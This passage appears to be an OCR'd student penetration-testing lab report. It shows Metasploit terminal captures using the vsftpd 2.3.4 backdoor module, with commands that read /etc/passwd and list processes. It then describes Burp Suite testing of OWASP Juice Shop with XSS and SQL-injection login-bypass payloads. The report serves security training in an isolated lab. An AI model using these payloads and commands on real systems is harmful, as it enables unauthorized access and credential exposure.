+ -- --=[ 2467 exploits - 1271 auxiliary - 431 post       ]
+ -- --=[ 1472 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
File  Edit  View  Search  Terminal  Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ifconfig
[*] exec: ifconfig

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:adff:fe27:3889  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ad:27:38:89  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 87  bytes 12537 (12.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.199.98  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::a7:6aff:fe44:ed23  prefixlen 64  scopeid 0x20<link>
        ether 02:a7:6a:44:ed:23  txqueuelen 1000  (Ethernet)
        RX packets 103788  bytes 82506649 (82.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43845  bytes 62956974 (62.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 127499  bytes 59452994 (59.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127499  bytes 59452994 (59.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth2495c5a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::a4ea:58ff:fe3d:7480  prefixlen 64  scopeid 0x20<link>
        ether a6:ea:58:3d:74:80  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118  bytes 16103 (16.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethc65355b: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::8472:d5ff:fe99:f47a  prefixlen 64  scopeid 0x20<link>
        ether 86:72:d5:99:f4:7a  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

```
File  Edit  View  Search  Terminal  Help
        inet6 fe80::8472:d5ff:fe99:f47a  prefixlen 64  scopeid 0x20<link>
        ether 86:72:d5:99:f4:7a  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 117  bytes 15993 (15.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
kernoops:x:110:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
avahi-autoipd:x:112:118:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
whoopsie:x:114:120::/nonexistent:/bin/false
```

```
File  Edit  View  Search  Terminal  Help
_rpc:x:134:65534::/run/rpcbind:/usr/sbin/nologin
fwupd-refresh:x:135:139:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:997:997:systemd Core Dumper:/:/usr/sbin/nologin
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ps aux
[*] exec: ps aux

USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.7  0.3 170224 13788 ?        Ss   20:27   0:07 /sbin/init
root           2  0.0  0.0      0     0 ?        S    20:27   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   20:27   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   20:27   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   20:27   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   20:27   0:00 [netns]
root           8  0.0  0.0      0     0 ?        I<   20:27   0:00 [kworker/0:0H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   20:27   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        S    20:27   0:00 [rcu_tasks_rude_]
root          12  0.0  0.0      0     0 ?        S    20:27   0:00 [rcu_tasks_trace]
root          13  0.0  0.0      0     0 ?        S    20:27   0:00 [ksoftirqd/0]
root          14  0.1  0.0      0     0 ?        I    20:27   0:01 [rcu_sched]
root          15  0.0  0.0      0     0 ?        S    20:27   0:00 [migration/0]
root          16  0.0  0.0      0     0 ?        S    20:27   0:00 [idle_inject/0]
root          18  0.0  0.0      0     0 ?        S    20:27   0:00 [cpuhp/0]
root          19  0.0  0.0      0     0 ?        S    20:27   0:00 [cpuhp/1]
root          20  0.0  0.0      0     0 ?        S    20:27   0:00 [idle_inject/1]
root          21  0.0  0.0      0     0 ?        S    20:27   0:00 [migration/1]
root          22  0.0  0.0      0     0 ?        S    20:27   0:00 [ksoftirqd/1]
root          24  0.0  0.0      0     0 ?        I<   20:27   0:00 [kworker/1:0H-events_highpri]
root          25  0.0  0.0      0     0 ?        S    20:27   0:00 [kdevtmpfs]
root          26  0.0  0.0      0     0 ?        I<   20:27   0:00 [inet_frag_wq]
root          27  0.0  0.0      0     0 ?        S    20:27   0:00 [kauditd]
root          29  0.0  0.0      0     0 ?        S    20:27   0:00 [khungtaskd]
root          30  0.0  0.0      0     0 ?        S    20:27   0:00 [oom_reaper]
root          31  0.0  0.0      0     0 ?        I<   20:27   0:00 [writeback]
root          32  0.0  0.0      0     0 ?        S    20:27   0:00 [kcompactd0]
root          33  0.0  0.0      0     0 ?        SN   20:27   0:00 [ksmd]
root          34  0.0  0.0      0     0 ?        SN   20:27   0:00 [khugepaged]
root          80  0.0  0.0      0     0 ?        I<   20:27   0:00 [kintegrityd]
root          81  0.0  0.0      0     0 ?        I<   20:27   0:00 [kblockd]
root          82  0.0  0.0      0     0 ?        I<   20:27   0:00 [blkcg_punt_bio]
root          83  0.0  0.0      0     0 ?        I<   20:27   0:00 [tpm_dev_wq]
root          84  0.0  0.0      0     0 ?        I<   20:27   0:00 [ata_sff]
root          85  0.0  0.0      0     0 ?        I<   20:27   0:00 [md]
root          86  0.0  0.0      0     0 ?        I<   20:27   0:00 [edac-poller]
```

4.4 Key Challenges Encountered

- Ensuring correct network configuration between Kali and Metasploitable (bridged or NAT mode needed adjustment).
- Sometimes exploits would fail due to incorrect module settings, highlighting the importance of careful payload configuration.

Exploring Metasploit provided critical insights into the practical application of penetration testing techniques.

By successfully exploiting known vulnerabilities in a safe lab environment, I gained hands-on experience in:

- Identifying vulnerabilities.
- Leveraging exploits effectively.
- Conducting post-exploitation tasks.

The exercise emphasized the power and responsibility involved in using tools like Metasploit, reinforcing the importance of ethical guidelines and controlled environments during offensive security assessments.

5.0 Section D: Web Application Testing with Burp Suite

5.1 Introduction to Burp Suite

Burp Suite is one of the most popular and versatile tools for web application security testing. It provides a comprehensive platform for finding vulnerabilities like Cross-Site Scripting (XSS), SQL Injection, and other common web-based attacks.

Its modular design includes tools such as Proxy, Scanner, Intruder, Repeater, and Decoder, offering both manual and automated testing capabilities.

In this section, I explored Burp Suite Community Edition, using it to analyze and attack the OWASP Juice Shop web application running in my isolated lab environment.

5.2 Tool Familiarization

The primary Burp Suite tools explored during this task were:

- **Proxy**: Intercept HTTP/S traffic between the browser and server.
- **Scanner** *(limited in Community Edition)*: Manual scanning of requests and responses to find vulnerabilities.
- **Intruder**: Automate customized attacks (e.g., fuzzing input fields).
- **Repeater**: Manually modify and resend individual HTTP requests to observe behavior.

Configuration steps:

- Set browser to use Burp Suite Proxy (`127.0.0.1:8080`).
- Installed Burp's SSL certificate to allow HTTPS interception.
- Confirmed interception of OWASP Juice Shop requests through Burp Proxy.

5.3 Practical Testing

5.3.1 Vulnerability 1: Cross-Site Scripting (XSS)

Discovery Process:

- Intercepted the login form request using **Proxy**.
- Sent the login request to **Repeater** for manual testing.
- Injected XSS payload in username field:

```
<script>alert('XSS')</script>
```

Result:

- The script was reflected back in the web application without proper sanitization.
- Browser popped an alert box, confirming successful XSS.

Screenshot Captured:

- Burp Repeater window showing the injected payload.
- Juice Shop browser window displaying the alert.

5.3.2 Vulnerability 2: SQL Injection (SQLi)

Discovery Process:

- Targeted the login form again.
- Entered classic SQL Injection payloads:

```
' OR '1'='1
```

and

```
admin' --
```

- Observed server responses in **Burp Repeater** and through browser behavior.

Result:

- Login bypass was achieved without needing valid credentials, indicating SQL Injection vulnerability.

Screenshot Captured:

- Burp request and response demonstrating SQLi success.
- Successful login into Juice Shop as an unauthorized user.

5.3.3 Additional Observations

- **Sensitive Data Exposure**: By inspecting server responses, sensitive data such as product listings and API endpoints were exposed without proper authentication checks.

- **Broken Authentication**: Able to enumerate users based on error messages in the login API.

5.4 Key Challenges Encountered

- Burp Suite Community Edition lacks automatic scanning features (available only in the Professional version). Therefore, vulnerability discovery required manual

inspection and testing.

- HTTPS interception initially failed until I installed Burp's SSL certificate into Firefox browser.

5.5 Insights and Reflections


Using Burp Suite provided valuable hands-on experience in identifying real-world web application vulnerabilities.
Key lessons learned:


- Web application vulnerabilities often stem from poor input validation and improper output encoding.


- Manual testing using tools like Burp Repeater and Intruder is essential even when automated scanners are available.


- Intercepting and understanding HTTP/S traffic gives deeper insights into application logic and potential security flaws.


Burp Suite proved to be an indispensable tool for ethical hacking, emphasizing the importance of thorough and careful testing methodologies.



Burp Suite Community Edition v2024.9.5
Burp Suite
Community Edition
Starting project, please wait ...
Cancel



Burp Suite Community Edition v2024.9.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Tasks
New scan
New live task
Filter
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Time to level up? Catch more bugs with Burp Suite Pro
1. Live passive crawl from Proxy (all traffic)
Summary
Items added to site map
View site map
Host Method URL Status ... MIME type
No items to show
Items found in the crawl will display here.
New release ready to install
This release to the Stable channel upgrades Burp's browser to Chromium 135.0.7049.96 for Windows & Mac and 135.0.7049.95 for Linux
See release notes
Update on next restart
Update and restart
Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Task progress
Site map items added: 0
Responses processed: 0
Responses queued: 0
Task log
Event log
All issues
Memory: 135.8MB


Burp Suite Community Edition
CA Certificate
Welcome to Burp Suite Community Edition.
Burp Suite Community Edition v2024.9.5 - Temporary Project
New release ready to install
Intercept is on
Learn more
Open browser


Burp Suite Community Edition v2024.9.5 - Temporary Project
Settings
Tools
Proxy
Manage global settings
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
127.0.0.1:8080
Per-host
Default
Import / export CA certificate
Regenerate CA certificate
Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
Request
Contains parameters
HTTP method
(get|post)
URL
Is in target scope
Up
Down


Burp Suite Community Edition v2024.9.5 - Temporary Project
Settings
Search
All
User
Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Suite
Extensions
Configuration library
Tools › Repeater
Manage global settings
Connections
Project setting
Use these settings to control how Repeater handles connection reuse, and whether it can send HTTP/2 requests even when the server doesn't advertise HTTP/2 support via ALPN.
HTTP/1 connection reuse
HTTP/2 connection reuse
Allow HTTP/2 ALPN override
Message modification
Project setting
Use these settings to tweak aspects of Repeater's behavior when sending or receiving messages.
Update content length
Unpack compressed responses
Normalize HTTP/1 line endings
Strip Connection header over HTTP/2
Redirects
Project setting
Use these settings to control how Repeater should handle redirection responses.
Follow redirects
Never
On-site only
In-scope only
Always
Process cookies in redirects
Use selected protocol for cross-domain redirects


<HTML>
<HEAD>
<TITLE>Directory /</TITLE>
<BASE HREF="file:/">
</HEAD>
<BODY>
<H1>Directory listing of /</H1>
<UL>
